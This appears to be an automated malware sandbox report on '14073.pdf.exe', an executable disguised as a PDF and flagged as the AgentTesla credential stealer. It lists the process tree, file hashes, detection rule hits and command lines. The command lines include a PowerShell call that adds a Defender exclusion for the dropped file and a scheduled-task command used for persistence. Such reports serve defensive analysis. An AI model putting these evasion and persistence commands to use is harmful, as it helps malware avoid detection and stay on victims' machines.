Jan 13, 2022 22:20:32.220894098 CET	587	49835	208.91.199.224	192.168.2.5	221 2.0.0 Bye

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 14073.pdf.exe PID: 5324 Parent PID: 6048

General

Start time:	22:18:25
Start date:	13/01/2022
Path:	C:\Users\user\Desktop\14073.pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\14073.pdf.exe"
Imagebase:	0xea0000
File size:	478720 bytes
MD5 hash:	9A1ED8A91B684EFC2FA60DC8D45B6F17
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.280232063.00000000031D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.280826167.00000000041D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.280826167.00000000041D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.280283493.000000000321D000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 5156 Parent PID: 5324

General

Start time:	22:18:35
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe
Imagebase:	0x7ff797770000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 5824 Parent PID: 5156

General

Start time:	22:18:35
Start date:	13/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 4636 Parent PID: 5324

General

Start time:	22:18:35
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\VIsRZvOkettN" /XML "C:\Users\user\AppData\Local\Temp\tmp432F.tmp
Imagebase:	0x870000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 6168 Parent PID: 4636

General

Start time:	22:18:37
Start date:	13/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff797770000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 14073.pdf.exe PID: 6252 Parent PID: 5324

General

Start time:	22:18:38
Start date:	13/01/2022
Path:	C:\Users\user\Desktop\14073.pdf.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\14073.pdf.exe
Imagebase:	0x350000
File size:	478720 bytes
MD5 hash:	9A1ED8A91B684EFC2FA60DC8D45B6F17
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: 14073.pdf.exe PID: 6280 Parent PID: 5324

General

Start time:	22:18:39
Start date:	13/01/2022
Path:	C:\Users\user\Desktop\14073.pdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\14073.pdf.exe
Imagebase:	0xf80000
File size:	478720 bytes
MD5 hash:	9A1ED8A91B684EFC2FA60DC8D45B6F17
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000000.276868648.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000B.00000000.276868648.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.509937343.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000B.00000002.509937343.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000000.278181677.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000B.00000000.278181677.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.516077700.00000000032D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.516077700.00000000032D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000000.277367977.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000B.00000000.277367977.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000000.277777663.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000B.00000000.277777663.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: catch.exe PID: 6152 Parent PID: 3472

General

Start time:	22:19:17
Start date:	13/01/2022
Path:	C:\Users\user\AppData\Roaming\catch\catch.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\catch\catch.exe"
Imagebase:	0xe20000
File size:	478720 bytes
MD5 hash:	9A1ED8A91B684EFC2FA60DC8D45B6F17
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000016.00000002.380659355.0000000003371000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000016.00000002.381045866.0000000004379000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000016.00000002.381045866.0000000004379000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 46%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 2456 Parent PID: 6152

General

Start time:	22:19:22
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe

Imagebase:	0xf20000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 2576 Parent PID: 2456

General

Start time:	22:19:22
Start date:	13/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6908 Parent PID: 6152

General

Start time:	22:19:22
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\VIsRZvOkettN" /XML "C:\Users\user\AppData\Local\Temp\tmp5F2.tmp
Imagebase:	0x870000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 1848 Parent PID: 6908

General

Start time:	22:19:23
Start date:	13/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

Analysis Process: catch.exe PID: 4616 Parent PID: 6152

General

Start time:	22:19:25
Start date:	13/01/2022
Path:	C:\Users\user\AppData\Roaming\catch\catch.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\catch\catch.exe
Imagebase:	0xfa0000
File size:	478720 bytes
MD5 hash:	9A1ED8A91B684EFC2FA60DC8D45B6F17
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000000.374657462.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000000.374657462.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000000.373083394.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000000.373083394.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000000.371184868.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000000.371184868.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000002.413508718.0000000003411000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001D.00000002.413508718.0000000003411000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000002.412233728.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000002.412233728.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000000.372135679.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000000.372135679.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: catch.exe PID: 4840 Parent PID: 3472

General

Start time:	22:19:25
Start date:	13/01/2022
Path:	C:\Users\user\AppData\Roaming\catch\catch.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\catch\catch.exe"
Imagebase:	0x470000
File size:	478720 bytes
MD5 hash:	9A1ED8A91B684EFC2FA60DC8D45B6F17
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000001E.00000002.410616146.00000000028B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001E.00000002.412355040.00000000038B9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001E.00000002.412355040.00000000038B9000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: powershell.exe PID: 596 Parent PID: 4840

General

Start time:	22:19:33
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe
Imagebase:	0xf20000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Disassembly

Code Analysis